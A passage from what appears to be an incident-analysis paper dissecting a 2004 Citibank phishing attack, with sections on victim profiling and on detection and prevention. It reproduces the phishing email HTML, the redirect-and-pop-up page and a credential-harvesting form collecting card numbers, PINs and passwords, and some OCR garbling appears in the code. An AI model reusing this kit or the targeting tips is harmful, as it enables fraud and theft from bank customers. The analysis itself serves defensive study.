   In the example above, the attacker tried to send email as wolves@friendly.com, however, it was detected as a spam-relay. If the server still were an open relay, it would accept data input and finally send to victim. The site above is listed in http://www.openrelaychecker.com up to 23rd August 2004. It looks the server has been fixed.

2. Victims
   In order for a phishing attacks to be successful, the attacker has to scan their potential victims by several factors, for example:
   - Geographic location
     For a phishing attacks to be successful, it has to be relevant with the victim's condition. This means if we are exploiting a United States financial institution then, the victim should most likely reside in United States and vice versa.

     In this example, the attacker is using Citibank America's brand and site for the attack. The victim should reside in United States or work in US-based companies for other location.

   - Organization profile
     Profiling victim's organization at the big scale would help. There is higher possibility for phishing recipients to become victims when the organization profile matches the phishing targets.

     The attacker may target employees from Multi-national or big companies. It is very simple to identify these companies that are listed in Fortune 500 list. The employee, from these companies, more likely to have an account in Citibank

   - Personal identifiable information
     Other information that leads to categorization of individual into a certain specific group would certainly help. People that work in finance industries would have higher probably having an account at Citibank.

   There are many commercial software[37] that can do email harvesting. They will search the Usenet archives, search engines, mailing list archives for email addresses and populate the database for use in execution phase. All these information is raw, and need some manual work to pick the suitable targets.

3. Spoofed organization
   In this phase, the attacker will collect great details of spoofed organization websites, such as the main page URL, icons URLs and the style. The idea is to mimic as close as possible to the real organization communication.

   By going to main page of spoofed organization, and viewing the source code, the information can be obtained easily. The same valid for email communication, where samples of emails are accessible for members or email archives on web pages.

In this attack, the attacker visited Citibank homepage and copied html files for further analysis. S/He will be able to determine the style and URL of icons to be used in phishing form.

4. Enhancement
   Current phishing attacks works by enticing user to give away their credentials in financial institutions. The same attacks are applicable for corporate espionage. To facilitate this enhanced phishing attack, the information should be somewhat in higher reliability and accurate to specific targeted category. An attacker may:

   - Collects reliable and accurate personal identifiable information through events. Business cards are dropped freely in events, and sometimes they are required to attend corporate events. 3rd party event organizer companies normally organize these events, and assurance of these business contacts normally is not guaranteed. These companies employ many temporary or part-time workers during the event, making such information accessible to unauthorized party.
   - Filter and co-relate the business contacts with the profile or targeted attack
   - Getting a final list of specifically targeted victims to achieve the objective.

   An example of this enhanced phishing attacks can be a hacker hired by a competitor. S/He intentionally works in companies that deal with Target Company. Once information is collected, he did the homework and came up with a list of executives in rival companies. This list will be used as an input to the next step.

5. Detection and Prevention
   At this stage, fingerprinting and scanning will generate 'noise', and logged. Administrators should design their logging system correctly and read them for anomalies identification.

   To protect business contact from breach, 3rd party companies should sign Non-Disclosure Agreement (NDA). Their temporary workers should do the same too. This is a deterrent measure, and can be useful in court for any legal litigation.

   Companies should also educate their employee to start questioning why other companies would require their information. For example, corporate events will always require registration and the form will ask more questions that needed to confirm seat availability. A well-known organization even asked National Identification Card number and Birthday date in an annual National IT event recently.

## *Exploiting the System*

1. SMTP Server
   The SMTP server can be exploited in a number of ways. As we have investigated below the compromised FTP server was insecurely configured with null session being enabled. It is also possible that the attacker compromise the workstation with other methods such as Trojan, worms with backdoor, RPC vulnerability, etc.

   As there are too many methods and it was not known how exactly the attacker compromised the system, it will not be discussed in great detail in this section. Alternatively, the attacker could just simply use available open-relay server without having to compromise any system.

   The attacker will then send out phishing emails to victims by certain bulk-mailing software.

   The victim will receive the email from attacker as follows:





**Figure 24 The phishing email has arrived at victim's mailbox**

2. Victims
   The attacker prepared an email, web server and a couple of web scripts. The email can be read in Figure 19 Phishing attack to Citibank Customer.
   Let's look at the source code of the email.

```
<html>
<head>
<title>Untitled Document</title>
</head>
<body bgcolor="#FFFFFF" text="#000000">
<b>Dear Citibank Customer</b>,
<p> We recently noticed one or more attempts to log in to your Citibank<br>
  account from a foreign IP address and we have reasons to believe that<br>
  there was attempts to compromise it with brute forcing your PIN number.<br>
  No successful login was detected and you have full protection by now. <br>
  If you recently accessed your account while travelling, the unusual login<br>
  attempts may have been initiated by you.</p>
<p><i>The login attempt was made from:<br>
  IP address: 193.07.287.024<br>
  ISP Host: cache-824.proxyserver.cis.com</i></p>
<p> By now, we used many techniques to verify the accuracy of the<br>
  information our users provide us when they register on the Site.<br>
  However, because user verification on the Internet is difficult, Citibank<br>
  cannot and does not confirm each user's purported identity. Thus, we<br>
  have established an offline verification system to help you evaluate with<br>
  whom you are dealing with. The system is called CitiSafe and it's<br>
  the most secure Citibank wallet so far.</p>
```

```
<p> If you are the rightful holder of the account, click the link bellow, fill<br>
  the form and then submit as we will verify your identity and register you<br>
  to CitiSafe free of charge. This way you are fully protected from fraudulent<br>
  activity on all the accounts that you have with us.</p>
<p> <u><b><a href="http://222.223.128.32/confirm/">Click to protect
  yourself from fraudulent activity!</a></b></u></p>
<p> To make Citibank.com the most secure site, every user will be <br>
registered to CitiSafe.</p>
<p> <u>NOTE! If you choose to ignore our request, you leave us no choice but
to<br>  temporally suspend your account.</u></p>
<p> * <u>Please do not respond to this e-mail, as your reply will not be
received.</u></p>
<p>Regards, <b>Citibank Customer Support</b><br>
</p>
</body>
</html>
```

The information that can be gathered from this email source code is:

a. It is an HTML email message
b. Does not exploit any weakness
c. Does not attempt to obfuscate malicious URL
d. Rely solely on social engineering (context)
e. Real URL is http://222.223.128.32/confirm

HTML email message has known to be a potentially dangerous message. A lot of times worms, scripts, vulnerabilities are executed within HTML emails.

The next element of attack would be the phishing website itself. The server runs on Redhat Linux (Fedora) operating system and Apache 2.0.47 as web server. It hosts only three files related to phishing attacks: `index.html, pop.php, process.php.`





**Figure 25 Browser display as soon Victim clicked the link**

Source code of `index.html`:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
   <html>
   <head>
   <title>Citibank</title>
   <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
   <script language="JavaScript" type="text/javascript">
         <!-- Hide script from older browsers
         setTimeout ("changePage()", 0);

         function changePage() {
               if (self.parent.frames.length != 0)
                     self.parent.location=document.location;
               }
   // end hiding contents -->
   </script>
   <meta http-equiv="refresh" content="0;URL=https://web.da-
us.citibank.com/cgi-bin/citifi/scripts/myciti/support.jsp">
   <SCRIPT LANGUAGE="JavaScript">
<!--begin
{window.open('pop.php','MyWindow','scrollbars=no,resizable=no,toolbar=n
o,width=350,height=430,left=350,top=200');}
    // end --> </SCRIPT></head><body></body></html>
```

This is a very simple trick yet effective. As soon as the victim clicks the link to http://222.223.128.32/confirm, the web server will load a spoof page. What it does, first it load page with title Citibank, and this is done to decrease any suspiciousness of victim while the page loads. The next line contains *meta http-equiv="refresh"* tag, that instruct browser to reload the client after page load completed. Before this window refreshed with real Citibank website, it execute a pop-up command (pop.php) that mimic Citibank's style. After the pop-up executed, user will use a warning that s/he is entering an SSL-encrypted webpage. In split seconds, the victim will see a real Citibank main page with a small pop-up window that looks like Citibank.

When loading the pop.php, which is the script for pop-up phishing form, the attacker uses graphics from Citibank UK e.g. http://www.citibank.co.uk/uk/images/wave_new.gif. Therefore, it is very convincing and realistic. Different than previous phishing attacks.

The victim will fill up the fields and then click on 'Continue'. It will post all the inputs from users to `process.php`. The file is hosted in server side and not accessible to victims or investigators. The pop-up phishing form uses vDaemon to validate data entries, and define on what criteria input will be added to local database.

`pop.php` will send user input to `process.php`. Here is the raw data sent from pop-up:


```
CardNumber=1234123412341234&CurrentPIN=4321&NewPIN=Directo
r&AccountNumber=Director&VDaemonValidators=O%3A13%3A%22cv
dvalruntime%22%3A5%3A%7Bs%3A5%3A%22sPage%22%3Bs%3A1
6%3A%22%2Fconfirm%2Fpop.php%22%3Bs%3A5%3A%22sArgs%22
%3Bs%3A0%3A%22%22%3Bs%3A7%3A%22sAnchor%22%3Bs%3A0
%3A%22%22%3Bs%3A5%3A%22sForm%22%3Bs%3A4%3A%22Citi
%22%3Bs%3A6%3A%22aNodes%22%3Ba%3A5%3A%7Bi%3A0%3B
O%3A7%3A%22xmlnode%22%3A3%3A%7Bs%3A5%3A%22sName%
22%3Bs%3A11%3A%22vlvalidator%22%3Bs%3A6%3A%22aAttrs%22
%3Ba%3A4%3A%7Bs%3A4%3A%22name%22%3Bs%3A13%3A%22
CardNumberReq%22%3Bs%3A4%3A%22type%22%3Bs%3A8%3A%2
2required%22%3Bs%3A7%3A%22control%22%3Bs%3A10%3A%22C
ardNumber%22%3Bs%3A6%3A%22errmsg%22%3Bs%3A16%3A%22
Card+%23+required.%22%3B%7Ds%3A9%3A%22aSubNodes%22%3
Ba%3A0%3A%7B%7D%7Di%3A1%3BO%3A7%3A%22xmlnode%22%
3A3%3A%7Bs%3A5%3A%22sName%22%3Bs%3A11%3A%22vlvalida
tor%22%3Bs%3A6%3A%22aAttrs%22%3Ba%3A5%3A%7Bs%3A4%3
A%22name%22%3Bs%3A15%3A%22CardNumberCheck%22%3Bs%3
A4%3A%22type%22%3Bs%3A6%3A%22custom%22%3Bs%3A7%3A
%22control%22%3Bs%3A10%3A%22CardNumber%22%3Bs%3A6%3
A%22errmsg%22%3Bs%3A15%3A%22Invalid+card+%23.%22%3Bs%
3A8%3A%22function%22%3Bs%3A5%3A%22CCVal%22%3B%7Ds%
3A9%3A%22aSubNodes%22%3Ba%3A0%3A%7B%7D%7Di%3A2%3
BO%3A7%3A%22xmlnode%22%3A3%3A%7Bs%3A5%3A%22sName
%22%3Bs%3A11%3A%22vlvalidator%22%3Bs%3A6%3A%22aAttrs%
22%3Ba%3A5%3A%7Bs%3A4%3A%22name%22%3Bs%3A18%3A%
22CardNumberNumCheck%22%3Bs%3A4%3A%22type%22%3Bs%3
A9%3A%22checktype%22%3Bs%3A7%3A%22control%22%3Bs%3A1
0%3A%22CardNumber%22%3Bs%3A6%3A%22errmsg%22%3Bs%3A
15%3A%22Invalid+card+%23.%22%3Bs%3A9%3A%22validtype%22%
3Bs%3A7%3A%22integer%22%3B%7Ds%3A9%3A%22aSubNodes%
22%3Ba%3A0%3A%7B%7D%7Di%3A3%3BO%3A7%3A%22xmlnode
%22%3A3%3A%7Bs%3A5%3A%22sName%22%3Bs%3A11%3A%22
vlvalidator%22%3Bs%3A6%3A%22aAttrs%22%3Ba%3A4%3A%7Bs%
3A4%3A%22name%22%3Bs%3A13%3A%22CurrentPINReq%22%3B
s%3A4%3A%22type%22%3Bs%3A8%3A%22required%22%3Bs%3A7
%3A%22control%22%3Bs%3A10%3A%22CurrentPIN%22%3Bs%3A6
%3A%22errmsg%22%3Bs%3A21%3A%22Current+PIN+required.%22
%3B%7Ds%3A9%3A%22aSubNodes%22%3Ba%3A0%3A%7B%7D%
7Di%3A4%3BO%3A7%3A%22xmlnode%22%3A3%3A%7Bs%3A5%3
A%22sName%22%3Bs%3A11%3A%22vlvalidator%22%3Bs%3A6%3A
%22aAttrs%22%3Ba%3A5%3A%7Bs%3A4%3A%22name%22%3Bs%
3A16%3A%22CurrentPINRegExp%22%3Bs%3A4%3A%22type%22%3
Bs%3A6%3A%22regexp%22%3Bs%3A7%3A%22control%22%3Bs%3
A10%3A%22CurrentPIN%22%3Bs%3A6%3A%22errmsg%22%3Bs%3
A20%3A%22Invalid+Current+PIN.%22%3Bs%3A6%3A%22regexp%22
%3Bs%3A9%3A%22%2F%5E%5Cd%7B4%7D%24%2F%22%3B%7D
s%3A9%3A%22aSubNodes%22%3Ba%3A0%3A%7B%7D%7D%7D%
7D&Submit.x=66&Submit.y=11HTTP/1.1 302 Found
```

Now, let see how vDaemon actually interacts with web server:

*VDaemon User Guide*
**How VDaemon works**

VDaemon can perform server side and client side validation. Client side (javascript) validation is optional and can be turned off (default is on). VDaemon performs validation on the server even if the validation have already performed on the client. It helps prevent users from being able to bypass validation by disabling or changing the client script.

**Server-Side Validation**




When the user submits a form to the server, VDaemon code is invoked to review the user's input. If an error has occurred in any of the input controls, the page itself is set to an invalid state (validation failed) and user is redirected back to the form page with displayed error messages. If validation passed, user code specified on form processing page is invoked. Thus, VDaemon doesn't change HTML forms behavior except it always redirects visitor to the form page until visitor enters fully valid data. It allows easily incorporate VDaemon validation into existing web sites.

**Figure 26 VDaemon and how it works[38]**

In the following code sample below, we will look in practice how Vdaemon works:

```
<?php include('vdaemon/vdaemon.php'); ?>
<html>
<head>
<title>VDaemon Validation Sample</title>
<style type="text/css">
<!--
.default
{
    font-family: Arial, Helvetica, sans-serif;
    font-size: 12px;
    font-weight: bold
}
.defaultErr
{
    font-family: Arial, Helvetica, sans-serif;
    font-size: 12px;
    font-weight: bold;
    color: #FF0000
}
-->
</style>
</head>
```

```
<body>
<p class="default">Quick contact form.</p>
<form method="POST" name="QContact" runat="vdaemon"
action="process.php">
  <vlsummary class="defaultErr" headertext="Error(s) found:">
  <table cellpadding="0" cellspacing="0" border="0">
    <tr>
      <td width="100">
        <vllabel class="default" errclass="defaultErr"
validators="NameReq">Your Name:</vllabel>
      </td>
      <td width="200">
        <input name="Name" type="text" size="25">
        <vlvalidator name="NameReq" type="required" control="Name"
errmsg="Name required">
      </td>
    </tr>
    <tr>
      <td width="100">
        <vllabel class="default" errclass="defaultErr"
validators="EmailReq,Email">Your E-mail:</vllabel>
      </td>
      <td width="200">
        <input type="text" name="Email" size="25">
        <vlvalidator name="EmailReq" type="required" control="Email"
errmsg="E-mail required">
        <vlvalidator name="Email" type="email" control="Email"
errmsg="Invalid E-mail">
      </td>
    </tr>
    <tr>
      <td colspan="2">
        <vllabel class="default" errclass="defaultErr"
validators="MessageReq">Your Message/Question:</vllabel>
      </td>
    </tr>
    <tr>
      <td colspan="2">
        <textarea name="Message" cols="40" rows="7" wrap="virtual"></textarea>
        <vlvalidator name="MessageReq" type="required" control="Message"
errmsg="Message required">
      </td>
    </tr>
    <tr>
      <td colspan="2">
        <input type="submit" value="Send">
      </td>
    </tr>
  </table>
</form>
</body>
</html>
```

The sample above is taken from Vdaemon documentation page. There are three inputs on the form: name, email address, and message. On name input, there is a control to check if name is entered. If it is left empty, an error message will be displayed and form will not be stored in database. The same situation is valid for 'message' field. On email, it will have two controls: a control to make sure it is filled, and a proper input in email syntax.

The attacker is smart enough to use Vdaemon secure edition. What this means that the controls for data validation are encrypted. Decrypting encrypted control codes are beyond the scope of document.





**Figure 27 Display that victim will see next**

Source code of `pop.php`

```
<html>

<head>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Citibank - Confirm your identity</title>
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight;
onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH)
location.reload();
}
MM_reloadPage(true);
//-->
</script>
<style type="text/css">
<!--
.default
{
    font-family: Arial, Helvetica, sans-serif;
    font-size: 12px;
}
.defaultErr
```

```
{
   font-family: Arial, Helvetica, sans-serif;
   font-size: 11px;
   color: #FF0000;
}
.style1 {font-family: Arial, Helvetica, sans-serif}
-->
</style>
</head>

<body topmargin="0" leftmargin="0" bgcolor="#FFFFFF">
<form name="Citi" method="post" runat="vdaemon" action="process.php">
  <table width="350" height="61" border="0" align="center" cellpadding="0" cellspacing="0"
bordercolor="#111111" id="AutoNumber1" style="border-collapse: collapse">
    <tr>
     <td height="36"
background="http://www.citibank.co.uk/uk/images/wave_new.gif"></td>
    </tr>
    <tr>

     <td width="100%" height="42" >       <table width="350" height="42" border="0"
cellpadding="0" cellspacing="0">
        <tr>
          <td width="10" height="42"> </td>
          <td width="340"><img src="http://www.citibank.co.uk/uk/images/logo3.gif"
width="96" height="42"></td>
        </tr>
       </table></td>
    </tr>
  </table>
<table width="350" border="0" align="center" cellpadding="0" cellspacing="0"
bordercolor="#111111" id="AutoNumber5" style="border-collapse: collapse">
    <tr>
     <td bgcolor="#CCCCCC"><img src="/images/trans.gif" width="1"
height="1"></td></font></td>
    </tr>
  </table>
  <table width="350" border="0" align="center" cellpadding="3" cellspacing="0">
    <tr>
     <td height="22">
       <div align="center"><b><font face="Arial, Helvetica, sans-serif" size="2">Please
         update your ATM/Debit Card number</font></b></div>
     </td>
    </tr>
  </table>
<table width="345" height="42" border="0" align="center" cellpadding="0" cellspacing="0">
    <tr>
     <td height="28">
       <div align="center"><div class="defaultErr" id="VDaemonID_1"> Invalid card #.
</div></div></td>
    </tr>
  </table>
  <table width="350" border="0" align="center" cellpadding="5" cellspacing="0"
bordercolor="#111111" id="AutoNumber4" style="border-collapse: collapse">
    <tr>
```

```
<td align="right" width="106">
      <div align="right"><font size="2" face="Arial, Helvetica, sans-serif">ATM/Debit
        Card <br>
        (CIN) / Card # </font></div>
    </td>
    <td width="224" align="left"><font face="Arial">
      <input name="CardNumber" type="text" size="16" maxlength="16" value="" />
      </font><font face="Arial" size="1">
       </font></td>
  </tr>
  <tr>
    <td align="right" width="106">
      <div align="right"><font size="2" face="Arial, Helvetica, sans-serif">ATM
        PIN # </font></div>
    </td>
    <td align="left"><font face="Arial">
      <input name="CurrentPIN" type="password" size="4" maxlength="4" />
      </font><font face="Arial" size="1">

      </font></td>
  </tr>
  <tr>
    <td height="32" align="right" valign="top"><font size="2" face="Arial, Helvetica, sans-
serif">User
      ID </font></td>
    <td align="left" valign="top"><font face="Arial">
      <input name="NewPIN" type="text" size="25" maxlength="25" value="GIACdirector" />
      </font></td>
  </tr>
  <tr>
    <td height="56" align="right" valign="top"><font size="2" face="Arial, Helvetica, sans-
serif">Password
      </font></td>
    <td align="left" valign="top"><font face="Arial">
      <input name="AccountNumber" type="password" id="AccountNumber" size="25"
maxlength="25" />
      </font>
      <div align="left" class="style1"><font size="1" color="#666666">To verify
        your identity enter your login and<br>
        password that you use to login on our site!</font></div>
tr>
    <td height="34" align="right" valign="top">
      <div align="center" class="style1"></div>
    </td>
    <td align="left" valign="top"><font face="Arial" size="2">
      <input name="Submit" type="image" id="Submit" src="https://web-ao.da-
us.citibank.com/images/univers/buttons/cont_btn.gif" width="77" height="24" border="0" />
      </font><font face="Arial"> </font>
 </table>
```

```
<div align="left">
<table width="350" border="0" align="center" cellpadding="0" cellspacing="0"
bordercolor="#111111" id="AutoNumber5" style="border-collapse: collapse">
    <tr>
     <td bgcolor="#CCCCCC"><img src="/images/trans.gif" width="1" height="1"></td>
</tr>
  </table>
  </div>
<div align="left">
  <table width="350" border="0" align="center" cellpadding="5" cellspacing="0"
bordercolor="#111111" id="AutoNumber6" style="border-collapse: collapse">
    <tr>
      <td width="163"><font face="Arial" size="1"><img border="0"
src="http://www.citibank.com/domain/images/mem_cgrp.gif" width="108" height="13"><br>
          </font><font size="1"><span class="style1"><font color="#666666">Copyright © 2004
Citicorp</font></span></font></td>
      <td width="90"><div align="right"><font face="Arial" size="1" color="#666666"> <img
src="https://www.citibank.com/us/cards/images/homepage/lock.gif"></font></div></td>
      <td width="67"><div align="left" class="style1"><font size="1" color="#666666">128bit
SSL</font></div></td>
    </tr>
  </table>
</div>

<input type="hidden" name="VDaemonValidators"
value="O:13:&quot;cvdvalruntime&quot;:5:{s:5:&quot;sPage&quot;;s:16:&quot;/confirm/pop.ph
p&quot;;s:5:&quot;sArgs&quot;;s:0:&quot;&quot;;s:7:&quot;sAnchor&quot;;s:0:&quot;&quot;;s:
5:&quot;sForm&quot;;s:4:&quot;Citi&quot;;s:6:&quot;aNodes&quot;;a:5:{i:0;O:7:&quot;xmlnod
e&quot;:3:{s:5:&quot;sName&quot;;s:11:&quot;vlvalidator&quot;;s:6:&quot;aAttrs&quot;;a:4:{s:
4:&quot;name&quot;;s:13:&quot;CardNumberReq&quot;;s:4:&quot;type&quot;;s:8:&quot;requi
red&quot;;s:7:&quot;control&quot;;s:10:&quot;CardNumber&quot;;s:6:&quot;errmsg&quot;;s:1
6:&quot;Card #
r&quot;;s:6:&quot;errmsg&quot;;s:16:&quot;Card #
required.&quot;;}s:9:&quot;aSubNodes&quot;;a:0:{}}i:1;O:7:&quot;xmlnode&quot;:3:{s:5:&quot
;sName&quot;;s:11:&quot;vlvalidator&quot;;s:6:&quot;aAttrs&quot;;a:5:{s:4:&quot;name&quot;
;s:15:&quot;CardNumberCheck&quot;;s:4:&quot;type&quot;;s:6:&quot;custom&quot;;s:7:&quo
t;control&quot;;s:10:&quot;CardNumber&quot;;s:6:&quot;errmsg&quot;;s:15:&quot;Invalid card
#.&quot;;s:8:&quot;function&quot;;s:5:&quot;CCVal&quot;;}s:9:&quot;aSubNodes&quot;;a:0:{}}
i:2;O:7:&quot;xmlnode&quot;:3:{s:5:&quot;sName&quot;;s:11:&quot;vlvalidator&quot;;s:6:&qu
ot;aAttrs&quot;;a:5:{s:4:&quot;name&quot;;s:18:&quot;CardNumberNumCheck&quot;;s:4:&qu
ot;type&quot;;s:9:&quot;checktype&quot;;s:7:&quot;control&quot;;s:10:&quot;CardNumber&qu
ot;;s:6:&quot;errmsg&quot;;s:15:&quot;Invalid card
#.&quot;;s:9:&quot;validtype&quot;;s:7:&quot;integer&quot;;}s:9:&quot;aSubNodes&quot;;a:0:{
}}i:3;O:7:&quot;xmlnode&quot;:3:{s:5:&quot;sName&quot;;s:11:&quot;vlvalidator&quot;;s:6:&q
uot;aAttrs&quot;;a:4:{s:4:&quot;name&quot;;s:13:&quot;CurrentPINReq&quot;;s:4:&quot;type
&quot;;s:8:&quot;required&quot;;s:7:&quot;control&quot;;s:10:&quot;CurrentPIN&quot;;s:6:&q
uot;errmsg&quot;;s:21:&quot;Current PIN
required.&quot;;}s:9:&quot;aSubNodes&quot;;a:0:{}}i:4;O:7:&quot;xmlnode&quot;:3:{s:5:&quot
;sName&quot;;s:11:&quot;vlvalidator&quot;;s:6:&quot;aAttrs&quot;;a:5:{s:4:&quot;name&quot;
;s:16:&quot;CurrentPINRegExp&quot;;s:4:&quot;type&quot;;s:6:&quot;regexp&quot;;s:7:&quot
;control&quot;;s:10:&quot;CurrentPIN&quot;;s:6:&quot;errmsg&quot;;s:20:&quot;Invalid
Current
PIN.&quot;;s:6:&quot;regexp&quot;;s:9:&quot;/^\d{4}$/&quot;;}s:9:&quot;aSubNodes&quot;;a:
0:{}}}}" />
</form></body>
```

Let's look how difficult it is for victim to distinguish false from real web page. There will be a number of screenshots following this paragraph. The screenshots are important to illustrate the phishing attack and why it is exploiting human primarily.





**Figure 28 Main page property confirms legitimate origin**

Casual business users normally would not bother to look at the lock icon on bottom right of the page, not to mention page property, or even source code. When it looks real, the users will buy it. Furthermore, the phishing pop-up page did not ask excessive information, lowering the alarm from user. The page is close to perfect as it can be.

Figure 28 enforced the analysis above, the main page has valid certificate in addition to legitimate origin. On the other hand, pop-up page shows different origin, and there is no SSL-encryption. Without SSL, the attacker cleverly wrote 128-bit SSL on lower left portion.

